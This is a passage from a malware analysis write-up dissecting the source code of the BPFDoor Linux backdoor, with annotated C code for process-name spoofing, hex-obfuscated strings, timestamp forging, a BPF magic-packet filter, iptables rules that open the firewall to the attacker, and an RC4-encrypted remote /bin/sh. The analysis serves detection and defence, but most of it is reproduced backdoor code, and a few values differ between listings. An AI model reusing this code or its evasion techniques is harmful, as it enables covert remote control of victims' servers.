    last = argv[0];    // (5) argv/환경변수가 차지하던 연속 메모리 구간의 끝 부분 계산
    for (i = 0; i < argc; i++)
        last += strlen(argv[i]) + 1;    // 모든 argv 길이 누적
    for (i = 0; environ[i]; i++)
        last += strlen(environ[i]) + 1;    // environ 길이 누적

    // (6) argv[0] ~ last-1 까지 0으로 덮어쓰고, 새 프로세스 명 삽입
    memset(argv0, 0, last - argv0); // 공간 완전 초기화
    strncpy(argv0, new, last - argv0);    // 새 이름 기록

    // (7) /proc/<pid>/status 의 Name 필드도 변경하여 커널 task 이름 변경
    prctl(PR_SET_NAME, (unsigned long)new);

    return 0;
}
```

To camouflage the process, it creates the same name/command line as a normal daemon process, such as a boot/system daemon, making it difficult for administrators to detect its existence with management utilities (ps, top, etc.) that they mainly use. In addition, the attacker designed a stable dynamic memory utilization structure while implementing this process, which provides the advantage of ensuring the concealment of the backdoor.

- Hidden string literal : The newly assigned process name is randomly selected from an array (self[]) - a list of spoofed process names) in the calling part, so that no traces of the attack are revealed in plaintext.
- Detection Bypass : Prevents signature-based tools from finding real binary names like "bpfdoor".
- Dynamic length support : By copying the environment variables, it is possible to safely overload without memory conflict even if the newly assigned fake process name is longer than the expected length.

Reference> As seen in the recently announced KISA hash and IoC information sharing, the file names of the BPFDoor files used in recent attacks are changed to dbus-srv-bin.txt, hald-addon-volume, etc., to resemble normal processes. In such cases, detection is expected to be even more difficult.

Evade signature by assembling PID file path in hex

BPFDoor is designed to use a hex-based assembly of the PID path, so that security solutions and YARA Rules do not see patterns such as `"/var/run/haldrund.pid"` when plaintext-searching string sections, and write code by decomposing them.

The string `"/var/run/haldrund.pid"` is completed by assigning one hexadecimal value per byte to the global character array called `"pid_path"`. The final array, `pid_path[21]`, inserts `0x00` (NULL character) to indicate the end point as a C string. The combined hex array is then used in tasks such as `"access(pid_path, R_OK)"`, `"open(pid_path, ..)"`, and `"remove_pid()"` in the code, and BPFDoor utilizes this `pid_path` hex array as a Mutex file.

```

857 pid_path[0] = 0x2f; pid_path[1] = 0x76; pid_path[2] = 0x61;
858 pid_path[3] = 0x72; pid_path[4] = 0x2f; pid_path[5] = 0x72;
859 pid_path[6] = 0x75; pid_path[7] = 0x6e; pid_path[8] = 0x2f;
860 pid_path[9] = 0x68; pid_path[10] = 0x61; pid_path[11] = 0x6c;
861 pid_path[12] = 0x64; pid_path[13] = 0x72; pid_path[14] = 0x75;
862 pid_path[15] = 0x6e; pid_path[16] = 0x64; pid_path[17] = 0x2e;
863 pid_path[18] = 0x70; pid_path[19] = 0x69; pid_path[20] = 0x64;
864 pid_path[21] = 0x00; // /var/run/haldrund.pid
865

```

Figure 11 - code line for 'Attempt to avoid signature authentication by assembling the PID file path into hexa'

When the BPFDoor malicious code is running, check whether the existence of `"/var/run/haldrund.pid"` file. If the file exists, the BPFDoor is already determined that the BPFDoor is running. This is similar to the mutex-based execution method used to prevent malicious code deductions. The file that identifies malicious code

```

864 pid_path[21] = 0x00; // /var/run/haldrund.pid
865
866 if (access(pid_path, R_OK) == 0) {
867     exit(0);
868 }
869

```

Figure 12 - duplicate run verification process

BPFDoor attempts to self-replicate and re-execute in the `/dev/shm` path when the same process is not identified, i.e., if it is the first run. If this operation is successful, it will attempt to self-replicate in the path `'/dev/shm/kdmtmpflush'`, and if this operation fails, it will terminate the malicious code.

```

873
874 if (argc == 1) {
875     if (to_open(argv[0], "kdmtmpflush") == 0)
876         _exit(0);
877     _exit(-1);
878 }
879

```

Figure 13 - Performing a Self-Replication Task on a First Run

Check the authority of the executing entity and terminate the program if it is not root

BPFDoor checks the UserID of the currently running process and checks whether the returned value is root. BPFDoor runs only when it has root privileges. If root privileges are confirmed, it attempts to copy itself to the path `"/dev/shm/kdmtmpflush"`. However, if the process does not have root privileges, it terminates the process on its own.

```
870  if (getuid() != 0) {
871      return 0;
872  }
```

Figure 14 - structure of auto exit function if the permissions that were not root

checking permission lines in main() function	
<pre>int main(int argc, char *argv[]) { ... if (getuid() != 0) { return 0; } if (argc == 1) { if (to_open(argv[0], "kdmtmpflush") == 0) _exit(0); _exit(-1); } ... }</pre>	
	<pre>// 루트가 아니면 기능 수행 가치가 없으므로 프로그램을 종료함 // 첫 실행이라면 /dev/shm 경로에 자가 복제 및 재실행 시도 // 성공 시 /dev/shm/kdmtmpflush 경로에 자가복제 // 원본 프로세스 종료 // 실패 시 비정상 종료</pre>

Manipulating the timestamp of the executable file

BPFDor attempts to evade detection by manipulating the timestamp to 2008. The code block below is the code block related to changing the timestamp declared in the main() function.

```
885  strcpy(cfg.pass2, hash2);
886
887  setup_time(argv[0]);
888
889  set_proc_name(argc, argv, cfg.mask);
890
891  if (fork()) exit(0);
```

Figure 15 - adjust self's timestamp due to attempt to avoiding static detection

Looking at the internal values of the setup_time() function, both the "tv[0].tv_sec" and the "tv[1].tv_sec" variables are hardcoded as "1225394236".

checking permission lines in main() function	
<pre>static void setup_time(char *file) { struct timeval tv[2]; tv[0].tv_sec = 1225394236; tv[0].tv_usec = 0; tv[1].tv_sec = 1225394236; tv[1].tv_usec = 0; utimes(file, tv); }</pre>	

As a result of executing the command, a TimeStamp like the picture above was output. BPFDor tries to modify its own TimeStamp with the value at this point.

```

aoi@AOI-no-Desktop: ~
aoi@AOI-no-Desktop:~$ date -u -d "@1225394236" +"%Y-%m-%d %H:%M:%S"
2008-10-30 19:17:16
aoi@AOI-no-Desktop:~$

```

Figure 16 - result of value from '1225394236' using date lib

Daemonization and signal handler installation (collect zombie processes for prevent it)

BPFDoor converts itself into a daemon process and terminates the parent process. This process is performed in the main() function, and during this process, the fork() function is called to create a child process, and the packet_loop() function is called, and during the execution of this function, the working directory of the child process is changed to the "/" path.

daemonization lines at main() function

```

int main(int argc, char *argv[])
{
    ...
    if (fork()) exit(0);          // [Demonization 시작점] 프로세스 fork 후 부모 프로세스를 종료

    // 시그널 핸들러 설치 및 좀비 프로세스 수거
    init_signal();               // SIGTERM → graceful 종료
    signal(SIGCHLD, sig_child);  // 좀비 프로세스 수거
    godpid = getpid();           // 마스터 PID 저장 (이 PID가 종료 핸들러에서 사용됨)

    close(open(pid_path, O_CREAT|O_WRONLY, 0644)); // PID 파일 생성

    // [Demonization 종료점] 데몬 등록 과정
    signal(SIGCHLD, SIG_IGN); // 이후 자식 종료 무시
    setsid();                 // 새 세션 리더
    ...
}

```

A line of code that changes the working directory of the child process to root ("/").

```

567:         if (fork()) exit(0);
568:         chdir("/");
569:         setsid();
570:         signal(SIGHUP, SIG_DFL);
571:         memset(argv0, 0, strlen(argv0));
572:         strcpy(argv0, name);

```

Figure 17 - change working directory as '/'

In addition, the BPFDoor uses the termination handler to delete the Mutex file when terminating the child process. When the termination handler receives the SIGTERM signal generated when the OS kernel or user requests termination of the process, it is designed to delete and terminate the Mutex file only when the stored PID and the current PID match during the demonization process (initial installation process) of the main() function. At this time, the Mutex file to be deleted is "/var/run/halaldrund.pid" which combines the pid_path hexa array defined in the main() function.

structure of signal handler

```

static void terminate(void)
{
    if (getpid() == godpid) // BPFDoor가 설치될 때 저장한 PID와 일치하는지 확인
        remove_pid(pid_path); // MUTEX 파일 삭제 (/var/run/halaldrund.pid)
    _exit(EXIT_SUCCESS);
}

```

```
static void on_terminate(int signo) // 2번째 실행 - terminate() 호출
{
    terminate();
}
static void init_signal(void) // 1번째 실행 - 종료 핸들러
{
    atexit(terminate);
    signal(SIGTERM, on_terminate); // on_terminate() 호출
    return;
}
```

The "godpid" used in the terminate() function uses the PID of the parent process stored as a global variable in the main() function.

entry point of daemonization feature

```
int main(int argc, char *argv[])
{... // [Demonization 시작점] 프로세스 fork 후 부모 프로세스를 종료
    godpid = getpid(); // 마스터 PID 저장 (이 PID가 종료 핸들러에서 사용됨)
...}
```

BPF Door - packet_loop() Source Code Analysis

The packet_loop() function performs the role of sniffing the victim system's NIC and immediately daemonizing the child process with a fork() function when a specific magic packet included in the attacker's payload is found, providing the encryption shell to the attacker. Since procedures such as BPF filter, Raw socket setup and creation, process camouflage, double fork design, and RC4 encryption session setting are aggregated within this packet_loop() function, this function is considered to be responsible for the concealment/persistence/control of BPFDoor malicious code.

```
447 void packet_loop()
448 {
449     int sock, r_len, pid, scli, size_ip, size_tcp;
450     socklen_t psize;
451     uchar buff[512];
452     const struct sniff_ip *ip;
453     const struct sniff_tcp *tcp;
454     struct magic_packet *mp;
455     const struct sniff_udp *udp;
456     in_addr_t bip;
457     char *pbuff = NULL;
458
459     //
460     // Filter Options Build Filter Struct
461     //
462
463     struct sock_fprog filter;
464     struct sock_filter bpf_code[] = {
465         { 0x28, 0, 0, 0x0000000c },
466         { 0x15, 0, 27, 0x00000000 },
467         { 0x30, 0, 0, 0x00000017 },
468         { 0x15, 0, 5, 0x00000011 },
469     }
```

Figure 18 - packet_loop() fuction at BPFDoor’s source code

The chart below is a chart prepared by dividing the core functions of the BPFDoor identified in the packet_loop() function into steps and explanations.

Step	Explanation
1. prepare BPF Filter	Pass only “magic packets” with 0x7255, 0x5293 signature + TCP/UDP/ICMP header conditions
2. Raw socket settings	socket(PF_PACKET, SOCK_RAW, ETH_P_IP) -> Receive IP packets as is from the NIC
3. Infinite loop reception	Highly hidden by using 512B fixed buffer, high stability even when entering infinite loop
4. Interpreting headers by protocol	IP→TCP/UDP/ICMP → Magic Packet Location Calculation
5. Check the magic packet	1st filter with BPF / Magic packet is considered to exist if only structures with the same structure are caught

6. Daemonize the process	1) Separation of receiving loop 2) Daemonization (separation of session/TTY)
7. Process camouflage	Change argv0·prctl(PR_SET_NAME) to Postfix master
8. Preparing RC4 context	Synchronize transmit/receive streams with magic packet pass value
9. Branching the logon() result	Branching actions based on return value 0=reverse connection / 1=iptables forwarding / 2=ping only

structure and explain of packet_loop() function

```
void packet_loop()
{
    int sock, r_len, pid, scli, size_ip, size_tcp;           // 소켓·수신 길이·fork PID 등
    socklen_t psize;
    uchar buff[512];                                       // 패킷 버퍼(512B)
    const struct sniff_ip *ip;
    const struct sniff_tcp *tcp;
    const struct sniff_udp *udp;
    struct magic_packet *mp;
    in_addr_t bip;
    char *pbuff = NULL;

    /* ===== (1) BPF 필터 준비 ===== */
    struct sock_fprog filter;
    struct sock_filter bpf_code[] = { ... };              // 매직패킷이 저장된 부분, 0x7255, 0x5293 서명
    filter.len = sizeof(bpf_code)/sizeof(bpf_code[0]);
    filter.filter = bpf_code;

    /* ===== (2) Raw 소켓 생성 ===== */
    if ((sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP))) < 1)
        return;

    /* ===== (3) 필터 부착 ===== */
    if (setsockopt(sock, SOL_SOCKET, SO_ATTACH_FILTER, &filter, sizeof(filter)) == -1)
        return;

    /* ===== (4) 무한 수신 루프 ===== */
    while (1) {
        memset(buff, 0, 512);
        r_len = recvfrom(sock, buff, 512, 0, NULL, NULL);
        if (r_len < 34) continue;

        ip = (struct sniff_ip *) (buff + 14);             // Ethernet 헤더(14B) 건너뛴
        size_ip = IP_HL(ip) * 4;
        if (size_ip < 20) continue;

        /* --- (4-1) L4 프로토콜별 파싱 --- */
        switch (ip->ip_p) {
            case IPPROTO_TCP:
                tcp = (struct sniff_tcp *) (buff + 14 + size_ip);
                size_tcp = TH_OFF(tcp) * 4;
                mp = (struct magic_packet *) (buff + 14 + size_ip + size_tcp);
                break;
            case IPPROTO_UDP:
                udp = (struct sniff_udp *) (ip + 1);
                mp = (struct magic_packet *) (udp + 1);
                break;
            case IPPROTO_ICMP:
                pbuff = (char *) (ip + 1);
        }
    }
}
```

```

        mp = (struct magic_packet*)(pbuff + 8);
        break;
default:
    mp = NULL;
}

/* --- (4-2) 매직 패킷 처리 --- */
if (mp) {
    bip = (mp->ip == INADDR_NONE) ? ip->ip_src.s_addr : mp->ip;
    pid = fork();                                // ① 수신·처리 분리
    if (pid) {
        waitpid(pid, NULL, WNOHANG);            // 부모: 종비 정리
    }
    else {
        char sip[20] = {0};
        int  cmp;
        char pname[] = "/usr/libexec/postfix/master";

        if (fork()) exit(0);                    // ② 데몬화
        chdir("/");
        setsid();
        signal(SIGHUP, SIG_DFL);
        memset(argv0, 0, strlen(argv0));
        strcpy(argv0, pname);                   // 프로세스명 위장
        prctl(PR_SET_NAME, (unsigned long)pname);

        rc4_init(mp->pass, strlen(mp->pass), &crypt_ctx); // 송신 RC4
        rc4_init(mp->pass, strlen(mp->pass), &decrypt_ctx); // 수신 RC4

        cmp = logon(mp->pass);                  // 패스워드 검증
        switch (cmp) {
            case 1:                             // "socket"
                strcpy(sip, inet_ntoa(ip->ip_src));
                getshell(sip, ntohs(((struct sniff_tcp*)(buff+14+size_ip))->th_dport));
                break;
            case 0:                             // "justforfun"
                scli = try_link(bip, mp->port);
                if (scli > 0)
                    shell(scli, NULL, NULL);
                break;
            case 2:                             // 인증 실패
                mon(bip, mp->port);
                break;
        }
        exit(0);
    }
}
close(sock); // 도달 불가이지만 안전 차원
}

```

The "struct socket_filter bpf_code[]" defined in the packet_loop() function stores the magic number for identifying the attacker's magic packet in the form of OpCode. This type of byte code is an array of 1-instruction structures used by the Classic Berkeley Packet Filter to hand over the OpCode to the kernel. ([See > link to Kernel.org](#))

```
463 struct sock_fprog filter;
464 struct sock_filter bpf_code[] = {
465     { 0x28, 0, 0, 0x0000000c },
466     { 0x15, 0, 27, 0x00000800 },
467     { 0x30, 0, 0, 0x00000017 },
468     { 0x15, 0, 5, 0x00000011 },
469     { 0x28, 0, 0, 0x00000014 },
470     { 0x45, 23, 0, 0x00001fff },
471     { 0xb1, 0, 0, 0x0000000e },
472     { 0x48, 0, 0, 0x00000016 },
473     { 0x15, 19, 20, 0x00007255 },
474     { 0x15, 0, 7, 0x00000001 },
475     { 0x28, 0, 0, 0x00000014 },
476     { 0x45, 17, 0, 0x00001fff },
477     { 0xb1, 0, 0, 0x0000000e },
478     { 0x48, 0, 0, 0x00000016 },
```

Figure 19 - Set of BPFDoor’s opcode

The BPF OpCode above has the meaning as shown in the chart below.

Step	Meaning
(1) 0x00000800	EtherType = IPv4
(2) 0x00000011	Protocol = UDP (but in later codes TCP and ICMP protocols are also designed to be branched separately)
(3) 0x00001fff	IPv4 fragment offset = 0 -> Ignore fragment packets.
(4) 0x00007255 / 0x00005293	Search for magic packet signature (0x7255 or 0x5293) in payload (fixed offset)
(5) 0x0000ffff ↔ 0x00000000	Perform return-1 (packet receive) or return 0 (packet drop) if comparison verification of magic packet signatures is successful

In fact, it is speculated that magic packets will work similarly even if the code is written in an easy-to-read form. However, I think there is a reason for this. Byte code has the advantage of being smaller in code size than C code, making it easier to write specific OpCodes in detail, and it is also possible to conceal it in the detection of security solutions/YARA Rules by reducing identifiers revealed in plain text. In addition, if you look at the binary without a source, you have to disassemble the byte code with tcpdump -d, bpf tool, etc. to read it right away, and this is because the difficulty of reverse engineering increases from an analyst’s point of view.

In S2W’s report, the characteristics of the BPF Door malicious code version are illustrated and provided as shown in the figure below.

Type	Protocol	Magic Number	Description
Type A	UDP	0x7255	2023년 이전 샘플로, 총 30개의 명령어로 이루어진 BPF 필터
	ICMP	0x7255	
	TCP	0x5293	
Type B	TCP	0x39393939	8 bytes 매직 넘버를 지원하며, 총 39개의 명령어로 이루어진 BPF 필터
Type C	TCP	0x5293, 0x39393939	총 205개의 명령어가 포함
	UDP	0x7255	
	ICMP	0x7255	
Type D	TCP	0x5293, 0x39393939	총 229개의 명령어가 포함
	UDP	0x7255	
	ICMP	0x7255	
Type E	UDP, TCP, SCTP	0x4430CD9F5E142766	하드 코딩된 명령어가 없으며, libtomcrypt 라이브러리를 사용

Figure 20 - Type definition of BPFDoor’s variations

reference -> 2) Detailed Analysis of BPFDoor targeting South Korean Company

The magic packet contained in the socket_filter bpf_code[] structure of the source code is confirmed as "0x7255" and "0x5293" as a result of the static analysis of the source code. This strongly implies that the sample analyzed in this post is a **Type A BPFDoor** malware.

BPF Door - getshell() Source Code Analysis

The getshell() function adds the ip address received as a parameter to the INPUT, redirect permit rule using the iptables command. In this process, the shell() function is additionally called to execute the command, and if the attacker ends the encrypted remote shell session, it is designed to restore the iptables rule to its original state, ensuring highly optimized concealment for the attacker.

Operation Flow and Purpose

Step	Explanation	Meaning
(1) Securing a local port	The b(&toport) function binds a random port between 42391 and 43390 and returns it, storing it in the sockfd variable.	for the attacker randomly assigned hidden transit ports Generates
(2) Declare payload string hidden as an array of hexadecimal values	Define iptables INPUT, PREROUTING allow/delete rules in advance.	avoid static detection and maintain obfuscation consistency. Hide payload as an array of hexadecimal values to -> Maintaining consistency in obfuscation (BPFDoor decomposes all fixed strings such as process name, PID, BPF filter, etc. into a hex array)
(3) Register iptables INPUT permission rule limited to the attacker's IP address	Register as an iptables allow rule limited to the attacker's IP address. -> Execute the INPUT command through the iptables command syntax hidden as an array of hexadecimal values.	Attackers can safely access the victim system even with an internal firewall
(4) Add iptables redirect rules for attacker packet redirection	iptables -t nat -A PREROUTING ... --dport <fromport> -j REDIRECT --to-ports <toport>	When an attacker connects to the originally requested port (fromport), the traffic is automatically redirected to the BPFDoor socket (toport).
(5) Receiving an attacker connection	w(sockfd) accepts the first TCP connection and returns a new FD (sock).	After completing port forwarding of the attacker's connection to the BPFDoor socket, prepare a shell session.
(6) Provide RC4 encrypted shell to attacker, restore iptables to original state when shell connection is terminated	shell(sock, rcmd, dcmd) -> Create RC4 encrypted PTY shell Run rcmd / dcmd at the end of the session	Provides an encrypted shell to the attacker. By running rcmd and dcmd, the iptables rules are restored to their original state, automatically removing any traces of the attacker.

```
647 void getshell(char *ip, int fromport)
648 {
649     int sock, sockfd, toport;
650     char cmd[512] = {0}, rcmd[512] = {0}, dcmd[512] = {0};
651     char cmdfat[] = {
652         0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
653         0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x41,
654         0x20, 0x50, 0x52, 0x45, 0x2f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
655         0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
656         0x20, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
657         0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x41, 0x54, 0x20,
658         0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
659         0x64, 0x80}; // /sbin/iptables -t nat -A PREROUTING -p tcp --dport $d -j REDIRECT --to-ports $d
660     char rcmdfat[] = {
661         0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
662         0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x44,
663         0x20, 0x50, 0x52, 0x45, 0x2f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
664         0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
665         0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
```

Figure 20 - getshell() function code lines at BPFDoor's source code

The key points in this source code are that the BPFDoor socket created in the getshell() function is in the attacker -> BPFDoor direction (inbound), that the DNAT/REDIRECT command syntax was used to bypass the firewall, and that the iptables rules are restored by calling system(rcmd) and system(dcmd) to automatically delete traces when the attacker's session ends.

structure and explain of getshell() function

```

void getshell(char *ip, int fromport)
{
    /* sock : 공격자와 세션이 열린 TCP 소켓을 의미
       rcmd : 리다이렉트 규칙 삭제 명령
       dcmd : INPUT 허용 규칙 삭제 명령 */

    int sock, sockfd, toport; // (1) 소켓 FD 2개와 NAT 대상 포트
    char cmd[512] = {0}, rcmd[512] = {0}, dcmd[512] = {0}; // iptables 명령 버퍼

    /* (2) 16진수 문자열로 은닉된 iptables 명령구문 */
    char cmdfmt[] = { // /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x41,
        0x20, 0x50, 0x52, 0x45, 0x52, 0x4f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
        0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x43, 0x54, 0x20,
        0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
        0x64, 0x00};

    char rcmdfmt[] = { // /sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x74, 0x20, 0x6e, 0x61, 0x74, 0x20, 0x2d, 0x44,
        0x20, 0x50, 0x52, 0x45, 0x52, 0x4f, 0x55, 0x54, 0x49, 0x4e, 0x47, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x2d, 0x64, 0x70, 0x6f, 0x72, 0x74, 0x20, 0x25, 0x64, 0x20,
        0x2d, 0x6a, 0x20, 0x52, 0x45, 0x44, 0x49, 0x52, 0x45, 0x43, 0x54, 0x20,
        0x2d, 0x2d, 0x74, 0x6f, 0x2d, 0x70, 0x6f, 0x72, 0x74, 0x73, 0x20, 0x25,
        0x64, 0x00};

    char inputfmt[] = { // /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x49, 0x20, 0x49, 0x4e, 0x50, 0x55, 0x54, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x6a, 0x20, 0x41, 0x43, 0x43, 0x45, 0x50, 0x54, 0x00};

    char dinputfmt[] = { // /sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT
        0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f, 0x69, 0x70, 0x74, 0x61, 0x62, 0x6c,
        0x65, 0x73, 0x20, 0x2d, 0x44, 0x20, 0x49, 0x4e, 0x50, 0x55, 0x54, 0x20,
        0x2d, 0x70, 0x20, 0x74, 0x63, 0x70, 0x20, 0x2d, 0x73, 0x20, 0x25, 0x73,
        0x20, 0x2d, 0x6a, 0x20, 0x41, 0x43, 0x43, 0x45, 0x50, 0x54, 0x00};

    sockfd = b(&toport); // 랜덤 고정 포트 바인드 -> toport 에 기록
    if (sockfd == -1) return; // 실패 시 탈출

    /* (3) 공격자의 ip 주소 한정 iptables INPUT 허용 규칙 등록 */
    snprintf(cmd, sizeof(cmd), inputfmt, ip); // INPUT 허용 규칙 추가
    snprintf(dcmd, sizeof(dcmd), dinputfmt, ip); // INPUT 허용 규칙 삭제
    system(cmd); // 외부 iptables 실행 -> /sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
    sleep(1); // 규칙 적용 대기

    /* (4) 공격자의 패킷 리다이렉션을 위한 iptables 리다이렉트 규칙 추가 */
    memset(cmd, 0, sizeof(cmd));
    snprintf(cmd, sizeof(cmd), cmdfmt, ip, fromport, toport); // PREROUTING 리다이렉트 추가
    snprintf(rcmd, sizeof(rcmd), rcmdfmt, ip, fromport, toport); // PREROUTING 리다이렉트 삭제
    system(cmd); // 리다이렉트 규칙 추가 -> /sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
    sleep(1); // 리다이렉트 규칙 적용 대기

```

```
/* (5) 공격자의 연결 수락 및 접속 수신 */
sock = w(sockfd); // 공격자의 연결 수락
if( sock < 0 ){
    close(sock);
    return;
}

/* (6) 공격자에게 RC4 암호화 셸 제공, 셸 연결 종료 시 iptables 원상복구 */
shell(sock, rcmd, dcmd);
close(sock); // 세션 종료
}
```

The chart below is a chart of information summarized by the analyst by analyzing the getshell() function of BPFDoor's source code in detail.

Step	Explanation	Meaning
(1) Securing a local port	The b(&toport) function binds a random port between 42391 and 43390 and returns it, storing it in the sockfd variable.	for the attacker randomly assigned hidden transit ports Generates
(2) Declare payload string hidden as an array of hexadecimal values	Define iptables INPUT, PREROUTING allow/delete rules in advance.	avoid static detection and maintain obfuscation consistency. Hide payload as an array of hexadecimal values to -> Maintaining consistency in obfuscation (BPFDoor decomposes all fixed strings such as process name, PID, BPF filter, etc. into a hex array)
(3) Register iptables INPUT permission rule limited to the attacker's IP address	Register as an iptables allow rule limited to the attacker's IP address. -> Execute the INPUT command through the iptables command syntax hidden as an array of hexadecimal values.	Attackers can safely access the victim system even with an internal firewall
(4) Add iptables redirect rules for attacker packet redirection	iptables -t nat -A PREROUTING ... --dport <fromport> -j REDIRECT --to-ports <toport>	When an attacker connects to the originally requested port (fromport), the traffic is automatically redirected to the BPFDoor socket (toport).
(5) Receiving an attacker connection	w(sockfd) accepts the first TCP connection and returns a new FD (sock).	After completing port forwarding of the attacker's connection to the BPFDoor socket, prepare a shell session.
(6) Provide RC4 encrypted shell to attacker, restore iptables to original state when shell connection is terminated	shell(sock, rcmd, dcmd) → Create RC4 encrypted PTY shell Run rcmd / dcmd at the end of the session	Provides an encrypted shell to the attacker. By running rcmd and dcmd, the iptables rules are restored to their original state, automatically removing any traces of the attacker.

BPFDoor - shell() source code analysis

This function provides encrypted remote shell sessions through already established sockets. First, delete the iptables rule that was added in the previous step to erase the trace, and then send a 4-byte signal "3458" to the attacker to notify the session is ready. If the virtual terminal (pty/ty) is successfully opened, the parent-process relays data between the pty and the socket, and the child-process runs /bin/sh to take charge of the actual shell.

```

709 int shell(int sock, char *rcmd, char *dcmd)
710 {
711     int subshell;
712     fd_set fds;
713     char buf[BUF];
714     char argx[] = {
715         0x71, 0x6d, 0x67, 0x72, 0x20, 0x2d, 0x6c, 0x20, 0x2d, 0x74,
716         0x20, 0x66, 0x69, 0x66, 0x6f, 0x20, 0x2d, 0x75, 0x00}; // qmgr -l -t fifo -u
717     char *argvv[] = {argx, NULL, NULL};
718     #define MAXENV 256
719     #define ENVLEN 256
720     char *envp[MAXENV];
721     char sh[] = {0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00}; // /bin/sh
722     int ret;
723     char home[] = {0x48, 0x4f, 0x4d, 0x45, 0x3d, 0x2f, 0x74, 0x6d, 0x70, 0x00}; // HOME=/tmp
724     char ps[] = {
725         0x50, 0x53, 0x31, 0x3d, 0x5b, 0x5c, 0x75, 0x40, 0x5c, 0x68, 0x20,
726         0x5c, 0x57, 0x5d, 0x5c, 0x5c, 0x24, 0x20, 0x00}; // PS1=[\d@]h \w]\$
727     char histfile[] = {

```

Figure 20 - shell() function code lines at BPFDoor's source code

structure and explain of shell() function

```

int shell(int sock, char *rcmd, char *dcmd)
{
    int subshell;
    fd_set fds;
    char buf[BUF];
    char argx[] = "qmgr -l -t fifo -u";           // ps/top 위장용 커맨드라인
    char *argvv[] = {argx, NULL, NULL};
    char *envp[MAXENV];                          // 히스토리·PATH 오염 방지용 환경
    char sh[] = "/bin/sh";                       // 실행할 실제 셸
    /* envp 0~5 → HOME=/tmp, PS1=..., HISTFILE=/dev/null, ... */
    ...
    envp[6] = NULL;                              // execve() 종료 표시

    /* (1) 이전에 추가했던 iptables 규칙 복원 */
    if (rcmd) system(rcmd);                      // iptables PREROUTING -D ...
    if (dcmd) system(dcmd);                      // iptables INPUT      -D ...

    /* (2) 세션 시그널 "3459"를 공격자에게 전송 */
    write(sock, "3458", 4);                      // 세션 준비 신호

    /* (3) pty, tty 세션 생성 시도 */
    if (!open_tty()) {                           // PTY 열기 실패 시 자식 프로세스가 셸 직접 실행
        if (!fork()) {
            dup2(sock, 0); dup2(sock, 1); dup2(sock, 2);
            execve(sh, argvv, envp);             // /bin/sh
        }
        close(sock);
        return 0;
    }

    /* (4) subshell 생성 */
    subshell = fork();                          // PTY 성공 → 셸·중계 분리
    if (subshell == 0) {                         // 자식: 셸 프로세스
        close(pty);
        ioctl(tty, TIOCSTTY);                  // 새 controlling TTY
        close(sock);
        dup2(tty, 0); dup2(tty, 1); dup2(tty, 2);
        execve(sh, argvv, envp);               // /bin/sh 실행
    }
    close(tty);                                 // 부모: 중계 루프 담당

    /* (5) RC4 암호화 세션 입출력 */

```

```
while (1) {
    FD_ZERO(&fds);
    FD_SET(pty, &fds);           // PTY/SOCK 양방향 select
    FD_SET(sock, &fds);
    if (select((pty>sock?pty:sock)+1,&fds,NULL,NULL,NULL)<0) break;

    if (FD_ISSET(pty,&fds)) {     // SHELL -> CLIENT
        int cnt = read(pty, buf, BUF);
        if (cnt<=0 || cwrite(sock,buf,cnt)<=0) break; // RC4 암호화 전송
    }
    if (FD_ISSET(sock,&fds)) {    // CLIENT -> SHELL
        int cnt = cread(sock, buf, BUF);           // RC4 복호화
        if (cnt<=0) break;

